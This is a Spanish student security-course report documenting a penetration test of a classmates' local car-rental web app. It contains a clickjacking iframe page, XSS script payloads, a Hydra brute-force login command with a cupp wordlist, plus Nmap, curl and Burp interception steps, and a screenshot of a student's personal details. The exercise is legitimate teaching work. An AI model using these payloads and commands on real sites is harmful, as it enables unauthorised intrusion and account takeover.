

Sistemas de Gestión de Seguridad de Sistemas de Información

Documentación del proyecto

Grado en Ingeniería Informática de Gestión y Sistemas de Información

Tercer curso

Diego González Tamayo

Xabier Unzilla Higuero

Curso 2024-25

Índice

1- Introducción	3
2- Vulnerabilidades	3
2.1- Falta de cabecera Anti-Clickjacking	3
2.2- Falta de control de acceso	4
2.3- Sniffing	6
2.4- Cross Site Scripting	7
2.5- Fuga de información mediante Nmap	9
2.6- MITM(Man In The Middle)	10
2.7- Invalidación de sesiones	12
2.8-Fuerza Bruta	13

1- Introducción

El propósito de este documento es evaluar la seguridad de un sistema web utilizando diversas herramientas de seguridad y aplicando los conocimientos adquiridos en la asignatura de Sistemas de Gestión de Seguridad de la Información.

Para ello, llevaremos a cabo pruebas de seguridad sobre una página web desarrollada por unos compañeros de clase, destinada a la gestión de alquiler de coches

Para comenzar haremos un análisis de la página web utilizando la herramienta ZAP. ZAP es una herramienta de seguridad que facilita el análisis de una página web para identificar posibles vulnerabilidades.

- ▼ 📁 Alertas (11)
 - > 🚩 Ausencia de Tokens Anti-CSRF (5)
 - > 🚩 Cabecera Content Security Policy (CSP) no configurada (15)
 - > 🚩 Falta de cabecera Anti-Clickjacking (13)
 - > 🚩 Cookie Sin Flag HttpOnly
 - > 🚩 Cookie sin el atributo SameSite
 - > 🚩 El servidor divulga información mediante un campo(s) de encabezado de respuesta HTTP ""X-Powered-By"" (14)
 - > 🚩 El servidor filtra información de versión a través del campo "Server" del encabezado de respuesta HTTP (19)
 - > 🚩 Falta encabezado X-Content-Type-Options (16)
 - > 🚩 Loosely Scoped Cookie (2)
 - > 🚩 Petición de Autenticación Identificada
 - > 🚩 Respuesta de Gestión de Sesión Identificada (3)

Como se puede ver ZAP nos ha encontrado varias vulnerabilidades. A continuación veremos cómo las podemos manipular

2- Vulnerabilidades

2.1- Falta de cabecera Anti-Clickjacking

El Clickjacking es un tipo de ataque en el que el atacante manipula al usuario para que haga clic en un elemento (como un botón o enlace) de una página web legítima sin su conocimiento. Esto se logra colocando la página legítima dentro de un iframe invisible en una página maliciosa. De esta manera, el usuario piensa que está interactuando con la página maliciosa, pero en realidad está interactuando con la página legítima.

Para ello, introduciremos el comando "gedit programaClickJacking" y le añadiremos el siguiente código:

```

1 <<!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Clickjacking - Alquiler de Coches</title>
7   <style>
8     /* Estilo para el iframe (cargar la página items.php) */
9     iframe {
10       position: absolute;
11       top: 0;
12       left: 0;
13       width: 100%;
14       height: 100%;
15       border: none;
16       z-index: 1; /* Colocar el iframe en un nivel inferior */
17     }
18
19     /* Estilo para el botón superpuesto */
20     .fake-button {
21       position: absolute;
22       top: 50%;
23       left: 50%;
24       transform: translate(-50%, -50%);
25       padding: 20px;
26       background-color: green;
27       color: white;
28       border: none;
29       font-size: 20px;
30       cursor: pointer;
31       z-index: 9999; /* Asegura que el botón esté encima del iframe */
32     }
33   </style>
34 </head>
35 <body>
36   <!-- El iframe cargando la página items.php -->
37   <iframe src="http://localhost:81/items.php"></iframe>
38
39   <!-- El botón de reservar superpuesto -->
40   <button class="fake-button" onclick="alert('¡Felicidades! Has reservado un coche.')">Reservar ahora</button>
41 </body>
42 </html>
43

```

El código carga una página legítima (items.php) dentro de un iframe invisible. Este iframe está oculto para el usuario, pero está ahí, ocupando toda la pantalla. Encima de este iframe se coloca un botón falso que parece estar en la página, pero en realidad está sobre el iframe. Cuando el usuario hace clic en el botón "Reservar ahora", en lugar de realizar alguna acción genuina, solo aparece un mensaje de alerta diciendo "¡Felicidades! Has reservado un coche".


La clave aquí es que el usuario piensa que está haciendo una acción (como reservar un coche), pero en realidad, está haciendo clic en un botón que simplemente muestra una alerta, mientras que el iframe invisible sigue cargando la página legítima detrás de todo esto. El botón falso está diseñado para estar sobre la página, sin que el usuario se dé cuenta de que no está interactuando con lo que parece.

2.2- Falta de control de acceso

El control de acceso es lo que regula que solo los usuarios que estén logueados en la aplicación puedan modificar, borrar o utilizar los datos que están dentro de ella. Sin este control, cualquier persona que no esté registrada o autenticada podría cambiar el contenido de los coches o incluso añadir coches que no existen en la página de alquiler de coches. Esto se podría hacer accediendo directamente a ciertas URL, como por ejemplo para modificar un coche con el ID 2: http://localhost:81/modify_item.php?id=2.

localhost:8080 / mari x Commits - KaixoPatxi x KaixoPatxi/-Proyecto x SCSSI-Proyecto/doc/ x Commits - ffernande x Documentación entr x localhost:8080 / mari x AlquiCar x + v ...

localhost:81/modify_item.php?id=4

 **Coches** **Login**


Editar Coche

AlquiCar © 2024

añadir un coche: http://localhost:81/add_item.php

localhost:8080 / mari x Commits - KaixoPatxi x KaixoPatxi/-Proyecto x SCSSI-Proyecto/doc/ x Commits - ffernande x Documentación entr x localhost:8080 / mari x AlquiCar x + v ...


localhost:81/add_item.php

 **Coches** **Login**

Añadir Coche

AlquiCar © 2024

eliminar coche(por ejemplo coche con id=4): http://localhost:81/delete_item.php?id=4




2.3- Sniffing

El sniffing es un tipo de ataque que implica la captura del tráfico de una red con el objetivo de obtener información sensible. Dado que la página web en cuestión no utiliza HTTPS, existe la posibilidad de realizar un ataque de sniffing para interceptar los datos de los usuarios.

Para llevar a cabo este tipo de ataque, utilizaremos la herramienta Wireshark, un analizador de protocolos de red que nos permite capturar y analizar el tráfico de una red de manera detallada.

En este caso, hemos capturado el tráfico generado durante el registro de un nuevo usuario, con el fin de obtener todos los datos asociados a este proceso. Para comenzar a analizar el tráfico en Wireshark, seleccionamos la interfaz any, lo que nos permite capturar todo el tráfico que pasa por nuestra máquina local. Si el ataque se realizará sobre una página web que no se encuentra en el servidor local, se podrían utilizar las interfaces Ethernet o Wi-Fi para realizar una captura más específica y reducir la cantidad de paquetes innecesarios.





Como se puede observar en la imagen, el paquete enviado contiene toda la información del usuario, incluyendo la contraseña, nombre de usuario, correo electrónico, fecha de nacimiento e incluso el DNI. Con estos datos, sería posible acceder a su cuenta de alquiler de coches e incluso realizar otras acciones maliciosas.

2.4- Cross Site Scripting

Como se mencionó en la introducción, utilizando ZAP hemos identificado una vulnerabilidad del tipo XSS. En esta ocasión, vamos a aprovecharla de manera manual para explorar qué acciones podemos realizar. Para ello, accedemos al menú de "Crear Evento" y en el campo "Título" podemos ingresar los siguientes códigos:

1. `<script> alert("XSS")</script>`

Este código nos muestra un mensaje de alerta con el texto 'XSS'. En la imagen de abajo podemos comprobar cómo se guarda en la base de datos.



2. `<script>document.location="https://github.com/KaixoPatxi/-Proyecto-Sgssi/tree/entre ga 3"</script>`

Este código nos redirige al github de KaixoPatxi


Este tipo de vulnerabilidad es sumamente peligrosa, ya que permite a un atacante ejecutar código en el navegador de la víctima y realizar acciones en su nombre. Además, hemos observado que es posible redirigir a la víctima a una página maliciosa, lo que facilita la ejecución de un ataque de phishing. Aunque la carga de una imagen puede parecer

inofensiva, en realidad puede proporcionar información valiosa, como la IP de los usuarios que visitan la página. Esto ocurre porque, para cargar la imagen, se realiza una solicitud al servidor que la aloja, lo que deja registrada la IP del visitante.

2.5- Fuga de información mediante Nmap

La filtración de datos es un inconveniente frecuente en los sitios web. En esta ocasión, exploraremos cómo es posible acceder a información sensible de una página.

Para comenzar, recopilaremos detalles sobre el servidor, como el tipo de servidor y el sistema operativo utilizado. Para ello, emplearemos la herramienta Nmap. Nmap es un escáner de puertos que nos permite obtener información sobre los servicios que están activos en un servidor.




```
Procesando disparadores para man-db (2.10.2-1) ...
Procesando disparadores para libc-bin (2.35-0ubuntu3.8) ...
diego@diego-HP-Laptop-15s-fq4xxx:~$ sudo nmap -sV -O localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-19 23:17 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000078s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
81/tcp    open  http         Apache httpd 2.4.25 ((Debian))
631/tcp   open  ipp          CUPS 2.4
3306/tcp  open  nagios-nscs  Nagios NSCA
8080/tcp  open  http         Apache httpd 2.4.57 ((Debian))
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds
diego@diego-HP-Laptop-15s-fq4xxx:~$
```

El servidor en el puerto 81 muestra que utiliza Apache 2.4.25 y opera sobre un sistema operativo Debian con un kernel versión 2.6.32.

A continuación, intentaremos obtener información sobre la versión de PHP que está ejecutando el servidor. En lugar de usar la herramienta Nmap, analizaremos las cabeceras HTTP que el servidor nos devuelve. Para esto, utilizaremos la herramienta curl.

A terminal window titled "Terminal" with a dark background. It shows the output of a curl command:

```
diego@diego-HP-Laptop-15s-fq4xxx:~$ curl -I localhost:81
HTTP/1.1 200 OK
Date: Thu, 19 Dec 2024 22:22:10 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.2
Set-Cookie: PHPSESSID=66ee0e002fc70be586508576ce9415c4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
diego@diego-HP-Laptop-15s-fq4xxx:~$
```


Como se puede observar, las cabeceras HTTP revelan que la versión de PHP que ejecuta el servidor es la 7.2.2. Esta información, al igual que la obtenida previamente desde las cabeceras, resulta extremadamente valiosa para un atacante.

Acceder a este nivel de detalle sobre el servidor representa una brecha de seguridad significativa.


2.6- MITM(Man In The Middle)

Un ataque MITM (Man in the Middle) es una técnica en la que un atacante intercepta el tráfico de una red para inyectar o modificar paquetes. En esta ocasión, llevaremos a cabo un ataque MITM con el objetivo de interceptar y alterar las publicaciones realizadas por un usuario en una red. Para lograrlo, utilizaremos Burp Suite, una herramienta poderosa y versátil que permite no solo realizar ataques MITM, sino también analizar el tráfico de red, ejecutar ataques de tipo XSS...


Para llevar a cabo el ataque MITM (Man in the Middle), utilizaremos el navegador integrado de Burp Suite, el cual está configurado con un proxy que facilita este tipo de ataques. Primero, accederemos al sitio web, y tras iniciar sesión, procederemos a crear un nuevo elemento (coche) en la sección de coches.



Antes de añadir el nuevo elemento, vamos a activar en burp suite la opción intercept para que nos muestre los paquetes que se envían



Ahora procedemos a crear el elemento (coche) y nos aparecerá el paquete que se envía.



Como podemos ver el paquete contiene los atributos del elemento en texto plano. Esto nos permite alterar el contenido del coche antes de que se cree. Para hacerlo, modificaremos los atributos del coche y pulsaremos el botón "Forward".

The screenshot shows the Burp Suite interface with a captured HTTP POST request. The request is from http://localhost:81 to http://localhost:81/process_add_item.php. The request body is a long string of parameters: matricula=pruebaInterceptada&modelo=pruebaInterceptada&marca=pruebaInterceptada&tipo_combustion=pruebaInterceptada&color=pruebaInterceptada&item_add_submit=.

Cuando volvemos a acceder a la página web, podemos observar que los atributos del coche se han actualizado con los que nosotros hemos especificado.

2.7- Invalidación de sesiones

La invalidación de sesiones es un problema en el que una sesión no se invalida correctamente y permite a un atacante acceder a la página web en nombre de un usuario. En este caso, vamos a realizar un ataque de invalidación de sesiones para acceder a la página web en nombre de un usuario. Para ello simplemente vamos a iniciar sesión en la página web y vamos a cerrar sesión. Una vez cerrada la sesión, vamos a darle al botón 'Atrás' del navegador para volver a la página de inicio.

The screenshot shows a web application interface with a 'Modificar Datos' form. The form contains the following fields:

- Nombre: diego
- Apellidos: gonzalez
- Usuario: diegogo
- DNI: 79135981-L
- Teléfono: 688639462
- Fecha de Nacimiento: 28 / 03 / 2001
- Email: diegogo@gmail.com
- Nueva Contraseña (dejar vacío para no cambiar):

At the bottom of the form is a button labeled 'Actualizar Datos'.

Esta es la pantalla que muestra al cerrar la sesión



Como se puede observar, al hacer clic en el botón de "Atrás" en el navegador, regresamos a la página de inicio pero en este caso con la sesión cerrada.



Lo esperado era que la página de inicio mostrase los datos ingresados por el usuario teniendo en cuenta que debería estar logeado, así como, su nombre de usuario.... Esto nos permitiría acceder al sitio web como si estuviéramos autenticados, sin necesidad de introducir las credenciales. Esta vulnerabilidad es seria, ya que posibilita que un atacante entre al sitio como si fuera otro usuario, sin requerir su contraseña. Es fundamental que la página web cierre correctamente las sesiones y evite guardar información en caché para prevenir este tipo de ataques.

2.8-Fuerza Bruta

Fuerza bruta es un ataque que consiste en probar todas las combinaciones posibles de un conjunto de caracteres para obtener una contraseña. En este caso, vamos a realizar un ataque de fuerza bruta para obtener la contraseña de un usuario. Para ello, vamos a utilizar la herramienta Hydra. Hydra es una herramienta que nos permite realizar ataques de fuerza bruta a servicios como SSH, FTP, HTTP, etc. Este ataque es posible debido a que la página web no tiene ninguna protección contra este tipo de ataques. El usuario que vamos a atacar es el que hemos sacado mediante sniffing

Con esta información, vamos a realizar el ataque de fuerza bruta para obtener la contraseña de este usuario. Para ello, vamos a crear un diccionario mediante la herramienta cupp. Cupp es una herramienta que nos permite crear diccionarios personalizados para realizar ataques de fuerza bruta. En este caso, vamos a crear un diccionario con el nombre del usuario y su fecha de nacimiento.

```
Procesando disparadores para Man-db (2.10.2-1) ...
diego@diego-HP-Laptop-15s-fq4xxx:~$ cupp -i

cupp.py!                                     # Common
                                              # User
                                              # Passwords
                                              # Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: xabi
> Surname: UNzi
> Nickname: Xabiunzi
> Birthdate (DDMMYYYY): 04122024
```

Con el diccionario creado, vamos a realizar el ataque de fuerza bruta. Para ello, como he comentado, usaremos la herramienta Hydra.

```
diego@diego-HP-Laptop-15s-fq4xxx:~$ hydra -l Xabiunzi -P xabi.txt localhost -s 81 http-post-form \
"/login.php:username=^USER^&password=^PASS^:Nombre de usuario o contraseña incor
rectos"
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-21 10:52:
07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 7490 login tries (l:1/p:7490
), ~469 tries per task
[DATA] attacking http-post-form://localhost:81/login.php:username=^USER^&passwor
d=^PASS^:Nombre de usuario o contraseña incorrectos
[81][http-post-form] host: localhost login: Xabiunzi password: 0240305
[81][http-post-form] host: localhost login: Xabiunzi password: 0240412
[81][http-post-form] host: localhost login: Xabiunzi password: 024033
[81][http-post-form] host: localhost login: Xabiunzi password: 024032024
